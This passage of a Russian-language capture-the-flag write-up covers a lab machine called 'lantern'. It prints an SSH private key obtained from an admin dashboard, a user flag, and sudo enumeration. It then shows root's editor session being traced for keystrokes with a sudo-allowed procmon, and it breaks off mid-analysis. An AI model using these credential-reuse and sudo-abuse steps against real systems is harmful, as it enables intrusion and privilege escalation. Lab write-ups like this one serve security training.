
Admin Dashboard

Choose modeule: exploit

```
-----BEGIN OPENSSH PRIVATE KEY----- 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
```

SSH-ключ

С этим ключом авторизуемся по SSH и читаем первый флаг.




```
tomas@lantern ~ (0.646s)
id
uid=1000(tomas) gid=1000(tomas) groups=1000(tomas)
tomas@lantern:~ (0.425s)
cat user.txt
ef7270a402a5c5667828cdb49f04b0a3
```

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Первое, что мы проверяем на машине с Linux, есть ли у нас возможность выполнить команды через `sudo`.

```
sudo -l
```



```
tomas@lantern ~ (0.621s)
sudo -l
Matching Defaults entries for tomas on lantern:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tomas may run the following commands on lantern:
    (ALL : ALL) NOPASSWD: /usr/bin/procmon
```


Настройки sudoers

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.

Судя по содержимому файла sudoers, мы можем выполнить команду `/usr/bin/procmon` в привилегированном контексте без ввода пароля. Проверим тип файла `/usr/bin/procmon` и узнаем, что это исполняемый ELF.


```
file /usr/bin/procmon
```



```
tomas@lantern ~ (0.778s)
file /usr/bin/procmon
/usr/bin/procmon: ELF 64-bit LSB pie executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=23cbca15683e5bbd415f26cba8c5dcff79a155e8, for GNU/Linux 3.2.0, stripped
```

Проверка файла procmon


Справка дает понять, что это аналог Process Monitor для Windows, только в Linux.



```
tomas@lantern:~ (1.804s)
sudo /usr/bin/procmon -h
procmon [OPTIONS...]
   OPTIONS
      -h/--help                Prints this help screen
      -p/--pids                Comma separated list of process ids to monitor
      -e/--events              Comma separated list of system calls to monitor
      -c/--collect [FILEPATH]  Option to start Procmon in a headless mode
      -f/--file FILEPATH       Open a Procmon trace file
```

Справка procmon

Таким образом, запуская приложение через `sudo`, мы можем просматривать системные вызовы (параметр `-e`) для любого процесса на хосте. Давай выберем процесс для отслеживания. Меня заинтересовал `nano /root/automation.sh`.




```
root      10112  0.0  0.0      0     0 ?        I    10:28   0:00 [kworker/u256:3-flush-8:0]
root      10199  0.0  0.0      0     0 ?        I    10:34   0:00 [kworker/u256:0-events_unbound]
root      10218  0.0  0.1  17496  5004 ?        Ssl  10:40   0:00 /usr/bin/expect -f /root/bot.exp
root      10223  0.0  0.1   7272  4052 pts/0    Ss+  10:40   0:00 nano /root/automation.sh
root      10240  0.0  0.0      0     0 ?        I    10:40   0:00 [kworker/1:3-events]
root      10250  0.0  0.0      0     0 ?        I    10:40   0:00 [kworker/0:2-events]
```

Список процессов


Процесс постоянно завершается и запускается заново, поэтому его PID меняется. Запустим procmon и укажем ему, что нужно собирать системный вызов `write` у процесса с PID 909 и сохранять лог в базу данных `db.db`.

```
sudo /usr/bin/procmon -e write -p 909 -c db.db
```



Отслеживание процесса через procmon


Минуты через две завершаем программу и забираем базу данных на свой хост для анализа.



```
Procmon 1.0 - (C) 2020 Microsoft Corporation. Licensed under the MIT license.
Copyright (C) 2020 Microsoft Corporation. All rights reserved. Licensed under the MIT license.
Mark Russinovich, Mario Hewardt, Javid Habibi, John Salem

Press Ctrl-C to end monitoring without terminating the process.

PID Filter: 909
Syscall Filter: write
Events captured: 2250^C

Writing events to db.db
Total events captured: 2250
```

Логи после завершения procmon

Сразу обращаем внимание, что встречаются вызовы с большой задержкой (`duration`) и перехваченные данные немного отличаются.



